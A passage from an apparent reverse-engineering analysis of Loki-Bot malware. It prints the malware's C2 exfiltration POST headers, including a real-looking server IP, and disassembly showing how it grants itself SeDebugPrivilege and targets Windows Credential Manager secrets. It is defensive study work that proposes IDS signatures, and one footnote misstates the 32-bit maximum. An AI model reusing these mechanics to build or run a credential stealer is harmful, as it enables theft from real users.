POST /danielsden/ver.php HTTP/1.0
```

User-Agent: Mozilla/4.08 (Charon;
Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary

With these initial HTTP headers now decoded, the malware then moves on to the second set of headers. The reason why the decoding of headers is being done in two different sections is because one of the HTTP headers in the second section, Content-Key, will be set to the hashed value of the first set of headers. Let me show you what I am referring to.



Figure 154: Obtain hash of HTTP Headers (Part 1)

In Figure 154, we see a CALL being made to the function getHash that you were introduced to the "Process HDB File" section. As a refresher, this function takes whatever data is passed to it and returns a 4-byte hexadecimal hash. As we can see in the CALL to getHash, the data to be hashed is the first set of HTTP headers that the malware just built. When executed, the hex value B4D405D4 is returned (Figure 155).



Figure 155: Hash of HTTP Headers (Part 1) returned to EAX register

Next, another CALL to the getDeobfuscatedString is made, but this time Arg1 is set to 1. When executed, the following decoded string is returned:

```
%sContent-Key: %X
Content-Length: %i
Connection: close
```

The hash of the HTTP header (B4D405D4) is then added to itself and the four least-significant bytes in the resulting value[7], 69A80BA8, are passed to a string formatting function at 0x41492E where the template strings are replaced with the section one HTTP headers, section one header hash and the overall length of the packet payload data. The resulting set of headers appears like so:

```
POST /danielsden/ver.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon;
Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 69A80BA8
Content-Length: 3337
Connection: close
```

The first observation that I would like to make regarding this header is in relation to the potential motivation by the malware author for setting the Content-Key to the hash value of the section one HTTP headers. I suspect this was done to ensure the integrity of the POST request being made. Understanding the logic used within this hashing algorithm is the first step should we want to develop a script that would allow us to poke-and-prod back at a Loki-Bot C2 sever, teasing out additional information, while meeting such integrity checks.

[7] B4D405D4 (hex) converted to decimal is 3033794004. 3033794004 + 3033794004 = 6067588008. 6067588008 (decimal) converted back to hex is 169A80BA8. Since the maximum value a 32-bit register can store is 0xFFFFFFF, the most significant byte (1) gets dropped which leaves 0x69A80BA8 in the EAX register.

Second is in regards to a potential enhancement that could be made to existing IDS signatures that detect Loki-Bot traffic. The HTTP header will be passed on to the C2 server in the exact order that you see above. So, if we can develop a signature that will alert off of this sequence of headers (with or without their values), perhaps it could result in reduced false positives and/or better detection of Loki-Bot traffic with less reliance on that specific User Agent String.

4.3.2.30 Send Data

With all of our data fully prepared, it is now time to actually exfiltrate it.



Figure 156: After HTTP Headers have been built, CALL to SendData

The first packet containing the HTTP POST and corresponding HTTP header is sent to the C2 server via a CALL at 0x414949 to a function labeled SendData (Figure 156). This function simply leverages ws2_32.send (at 0x404EEE) (Microsoft, send function, 2017) to transfer data to a remote system via the connection that was already established earlier. If we load up Wireshark and allow this function to execute, you should see the packet traverse the wire (Figure 157).



Figure 157: Image of HTTP POST within Wireshark after execution of SendData

Then a second CALL is made to the SendData function. This time, the contents of the payload buffer (Figure 158) will be sent.



Figure 158: Final payload buffer sent to C2 via SendData

After execution, if you go to Wireshark and right-click on the HTTP POST being made, the select Follow → TCP Stream, you should see the following (Figure 159):



Figure 159: Wireshark "Follow TCP Stream" view of stolen data packet sent to C2 server

Finally, the response from the server is handled via a CALL at 0x414993 to the function labeled processResponse (Figure 211). Despite having a function in place to receive the response from the C2 server, there is no logic present for this payload type to actually process it. Therefore, the response from the server goes ignored for this particular communication and execution continues.

4.3.2.31 Process HDB File

Once back in the prepareDataAndSend function, after both SendStolenData and decodeNetworkAndSend functions have exited, we now come to the last important function of this section; another CALL made to the processHDBFile function (Figure 160).



Figure 160: Adding hash of exfiltrated data to HDB file via processHDBFile

Back in the "Process HDB File" section, we detailed the workflow of this function (Figure 73). The first time around, the hash buffer had not existed, the HDB file was not present and Arg3 was set to 0. Therefore, the result of this CALL was simply the creation of the HDB buffer, which can be found at 0x4A0E20.

This time, the buffer does exist, the HDB file is still not present and Arg3 is set to 1. If we follow the processHDBFile workflow, we should see that the hash of the data that the malware just exfiltrated will be added to the hash buffer and then the contents of said buffer will be written to the HDB file.



Figure 161: Image of hdb file within the hidden %APPDATA% subfolder and its contents

Sure enough, when we execute the processHDBFile function, we see that the hdb file has been created and its contents are a 4-byte hash representing the payload that was just sent to the C2 server (Figure 161).

4.3.2.32 Set Boolean Reported Flag



Figure 162: Set Reported flag after initial C2 communication

The last step the malware takes before exiting out of the prepareDataAndSend function is to place the value 1 into the memory address 0x4A0E0C (Figure 162). In the "Build Packet Data – Add Boolean Reported" section, we saw the original value stored in this position (0) added to the packet payload data header. Now that initial contact has been made with the C2 server and data has been successfully exfiltrated, 0x4A0E0C is now set to 1 (a.k.a. Established Communications == True), which will be reflected in subsequent communications with the C2 server.

4.3.3 Steal Stored Windows Credentials

Now that it has stolen your application credentials/configuration data, Loki-Bot shifts its focus to the credentials that are stored within the Microsoft Windows Credential Manager. "The Credential Manager is the "digital locker" where Windows stores log-in credentials (username, password, etc.) for other computers on your network, servers or Internet locations such as websites" (Rusen, 2012).

The easiest way to see what credentials are currently stored in your Credential Manager is to run the command "cmdkey /list" (Microsoft, Cmdkey, 2017).



Figure 163: Manually verify stored Windows credentials via cmdkey

This returns a list of all credentials that are currently being managed by the Windows Credential Manager. Per the output in Figure 163, we see that the only credentials currently in the vault are those that we setup in the "Lab Setup" section.

Since this is considered an "Enterprise" credential, it will be stored on disk in encrypted format at the following location (Figure 164):



Figure 164: Manually verify presence of encrypted Windows credential file

We can validate this even further by opening this file within notepad and locating the string "Enterprise Credential Data" (Figure 165). Note that the file is hidden so the easiest method for opening the file is via command line.



Figure 165: Contents of encrypted Windows credential file

Looking at the contents of this file, it appears that its contents are encrypted.

Had this credential been a "Local" credential, the corresponding encrypted file would have been found within "C:\Users\$USER\AppData\Local\Microsoft\Credentials\" and the string within said file would be "Local Credential Data". Unfortunately, I was unable to find a way to create a proper local credential for exhibit purposes.

Let's take a look at how Loki-Bot plans to identify, decrypted, and then exfiltrate this credential.

4.3.3.1 Execute Stealer Function (checkWindowsCredentialManager)

```
00414008  .  FF35 000E4A00  PUSH DWORD PTR DS:[4A0E00]      Arg1 = 2B32B8
0041400E  .  E8 6916FFFF    CALL FreeHeap                  FE62C1C283CF41CA826AA267F5AA6F7.FreeHeap
00414013  .  68 88130000    PUSH 1388                      Arg1 = 1388
00414018  .  893D 000E4A00  MOV DWORD PTR DS:[4A0E00],EDI
0041401E  .  E8 8316FFFF    CALL AllocateHeap0             FE62C1C283CF41CA826AA267F5AA6F7.AllocateHeap0
00414023  .  83C4 20        ADD ESP,20
00414026  .  A3 000E4A00    MOV DWORD PTR DS:[4A0E00],EAX
0041402B  .  85C0           TEST EAX,EAX
0041402D  .  74 33          JZ SHORT 00414062
0041402F  .  68 D7F94000    PUSH checkWindowsCredentialManager  Arg2 = FE62C1C283CF41CA826AA267F5AA6F7.checkWindowsCredentialManager
00414034  .  6A 79          PUSH 79                        Arg1 = 79 ← Function ID
00414036  .  E8 E1F7FFFF    CALL executeStealerFunction    FE62C1C283CF41CA826AA267F5AA6F7.executeStealerFunction
```

Figure 166: Another CALL to executeStealerFunction. This time with a function ID of \x79 (Windows Credentials)

Before it gets started, Loki-Bot needs to clear out the contents of the main data buffer (referenced by 0x4A0E00). First it destroys the old buffer (at 0x41400E), then it creates a new buffer with the same amount of space (at 0x41401E), and finally it updates 0x4A0E00 with the reference to the new buffer.

With the buffer cleared out and ready to store new data, Loki-Bot makes a CALL to the executeStealerFunction at 0x414036 (Figure 166). This is the same function that was used earlier when iterating though all the other stealer functions in the "Steal Application Configuration Data" section. The difference between then and now is that this time it is only executing a single function; a function labeled checkWindowsCredentialManager with a Function ID of 0x79.

4.3.3.2 Create Lock File

```
0040F9F2  .  56             PUSH ESI                       Arg1 = UNICODE "C:\Users\REM\AppData\Roaming\C98066\6B250D.lck"
0040F9F3  .  E8 5A43FFFF    CALL checkIfPathExists         FE62C1C283CF41CA826AA267F5AA6F7.checkIfPathExists
```

Figure 167: Check for the presence of an existing lock file

Once inside the checkWindowsCredentialManager, one of the first things it does is check for the presence of a "lck" file within the hidden %APPDATA% directory (Figure 167). This file will have the same name as your "HDB" file but with the extension ".lck" instead of ".hdb":

C:\Users\REM\AppData\Roaming\C98066\6B250D.lck

As is typical of a lock file, if this file is present the malware will simply exit out of the function without performing any further processing. This is a way to ensure that two or more different processes are not trying to simultaneously access the same resource, which could result in unpredictable issues. Since this file does not currently reside on my system, execution of this function continues on.

```
0040FA0D  .  6A 01        PUSH 1                  Arg4 = 1
0040FA0F  .  50           PUSH EAX                Arg1 => OFFSET LOCAL.1
0040FA10  .  E8 F662FFFF  CALL getStringLength    FE62C1C283CF41CA826AA267F5AA6F7.getStringLength
0040FA15  .  59           POP ECX
0040FA16  .  50           PUSH EAX                Arg3
0040FA17  .  8D45 FC      LEA EAX,[LOCAL.1]
0040FA1A  .  50           PUSH EAX                Arg2 => OFFSET LOCAL.1
0040FA1B  .  56           PUSH ESI                Arg1 = UNICODE "C:\Users\REM\AppData\Roaming\C98066\6B250D.lck"
0040FA1C  .  E8 6148FFFF  CALL write2File         FE62C1C283CF41CA826AA267F5AA6F7.write2File
```

Figure 168: Create lock file if one does not already exist

Since the file did not exist, and Loki-Bot has determined that it is clear to begin stealing your windows credentials, it now creates a lock file. It does this through a CALL at 0x40FA1C to a function labeled createFile. As the name suggest, this function creates a (lock) file with the path and filename noted in Figure 168. The contents of this file is set to a single byte; 0x31 or the ASCII string "1" (Figure 169).



Figure 169: Contents of lock file

4.3.3.3 Check if Built-In Administrator

In order to steal your Windows credentials, Loki-Bot will need the privilege level to do so. It verifies if it has this level of permissions by making a CALL to the isBuiltInAdministrator function (Figure 170).



Figure 170: Check, again, if user is a Built-In Administrator

This is the same function that we covered back in the "Build Packet Data – Add Boolean isBuiltInAdmin" section. To refresh your memory, this function determines whether or not the user that the malware is currently running as is a member of the BUILTIN_ADMINISTRATORS group. If it is, the function returns a 1 (for True); else it returns 0 (for False).

Since we already determined in that section that my user was, in fact, a member of the BUILTIN_ADMINISTRATORS group, we know this function will return true, which results in a CALL to the function labeled SetSetDebugPrivilege being made at 0x40FA2E (Figure 170). Had I been logged in as a non-privileged user, Loki-Bot would have skipped all further credential processing, deleted the lock file and then exited out of the checkWindowsCredentialManager function.

4.3.3.4 Obtain Debug Privileges

Within the SetSetDebugPrivilege function, we see that a handle is obtained for the current process via calls to getCurrentProcess (Microsoft, GetCurrentProcess function, 2017) and OpenProcessToken (Microsoft, OpenProcessToken function, 2017) at 0x406526 and 0x406542 respectively (Figure 171).



Figure 171: Obtain handle to current process

Once the malware has a handle on the current process, it can now query itself to determine where or not it has certain privileges.

```
00406548  .  57           PUSH EDI                              Arg4
00406549  .  57           PUSH EDI                              Arg3
0040654A  .  68 BBECC3C6  PUSH C6C3ECBB                         Arg2 = C6C3ECBB
0040654F  .  6A 09        PUSH 9                                Arg1 = 9
00406551  .  E8 8FCCFFFF  CALL getDLLFunctionFromIDXAndHash     FE62C1C283CF41CA826AA267F5AA6F7.getDLLFunctionFromIDXAndHash
00406556  .  8D4D F4      LEA ECX,[LOCAL.3]
00406559  .  51           PUSH ECX
0040655A  .  68 D4624100  PUSH OFFSET 004162D4                  UNICODE "SeDebugPrivilege"
0040655F  .  57           PUSH EDI
00406560  .  FFD0         CALL EAX                              ADVAPI32.LookupPrivilegeValueW
```

Figure 172: Check to see if current process has SeDebugPrivilege set

In Figure 172, we see the malware querying itself via the ADVAPI32.LookUpPrivilegeValueW function (Microsoft, LookupPrivilegeValue function, 2017), trying to determine if it has SeDebugPrivilege. If the current process has this privilege, the handle to the current process is closed and the SetSetDebugPrivilege function has exited. If not, Loki-Bot gives itself this privilege via a CALL to ADVAPI32.AdjustTokenPrivileges at 0x40659B (Microsoft, AdjustTokenPrivileges function, 2017) (Figure 173).

```
0040656D  .  57           PUSH EDI                              Arg4
0040656E  .  57           PUSH EDI                              Arg3
0040656F  .  33DB         XOR EBX,EBX
00406571  .  8945 E8      MOV DWORD PTR SS:[LOCAL.6],EAX
00406574  .  8B45 F8      MOV EAX,DWORD PTR SS:[LOCAL.2]
00406577  .  43           INC EBX
00406578  .  68 F22D64C1  PUSH C1642DF2                         Arg2 = C1642DF2
0040657D  .  6A 09        PUSH 9                                Arg1 = 9
0040657F  .  895D E4      MOV DWORD PTR SS:[LOCAL.7],EBX
00406582  .  8945 EC      MOV DWORD PTR SS:[LOCAL.5],EAX
00406585  .  C745 F0 0200 MOV DWORD PTR SS:[LOCAL.4],2
0040658C  .  E8 54CCFFFF  CALL getDLLFunctionFromIDXAndHash     FE62C1C283CF41CA826AA267F5AA6F7.getDLLFunctionFromIDXAndHash
00406591  .  57           PUSH EDI
00406592  .  57           PUSH EDI
00406593  .  6A 10        PUSH 10
00406595  .  8D4D E4      LEA ECX,[LOCAL.7]
00406598  .  51           PUSH ECX
00406599  .  57           PUSH EDI
0040659A  .  56           PUSH ESI
0040659B  .  FFD0         CALL EAX                              ADVAPI32.AdjustTokenPrivileges
```

Figure 173: If current process does not have SeDebugPrivilege set, CALL ADVAPI32.AdjustTokenPrivileges to set it

SeDebugPrivilege "allows the caller all access to the process, including the ability to CALL TerminateProcess(), CreateRemoteThread(), and other potentially dangerous Win32 APIs on the target process" (Microsoft, How to obtain a handle to any process with SeDebugPrivilege, 2009). Now that Loki-Bot has given itself this privilege, it now has the ability to directly access and modify sensitive areas of other system-level processes. This was all made possible because my current user has Administrator level privileges. Had I implemented proper privilege separation on my system, Loki-Bot would not have been able to grant itself this right, thus what follows would have been moot.

4.3.3.5 Identify & Decrypt Stored Windows Credentials

Now that Loki-Bot has obtained the ability to interact with system-level processes, it will attempt to use this ability to decrypt the stored credentials within the Credential Manager that we covered at the beginning of this section.



Figure 174: CALL to CheckFileExists, looking for encrypted Windows credentials within APPDATA [Remote] and executing decryptMSCredViaLSASSInjection on them, if found

The first credential within focus is the credential found within the AppData\Roaming directory. At 0x40FA48, we see a CALL to a function labeled CheckFileExists (Figure 174). As its name implies, this function checks for the presence of specified files (Arg1) in a specific directory (Arg3 and Arg4). It also has the ability to process each file identified through a specified function (Arg6).

When executed, the Arg4 value of 0 will be translated to "C:\Users\REM\AppData\Roaming\" where it will then pass through a string formatting function (at 0x412177) that will combine this value with Arg3. The result is the path in which this function will search:

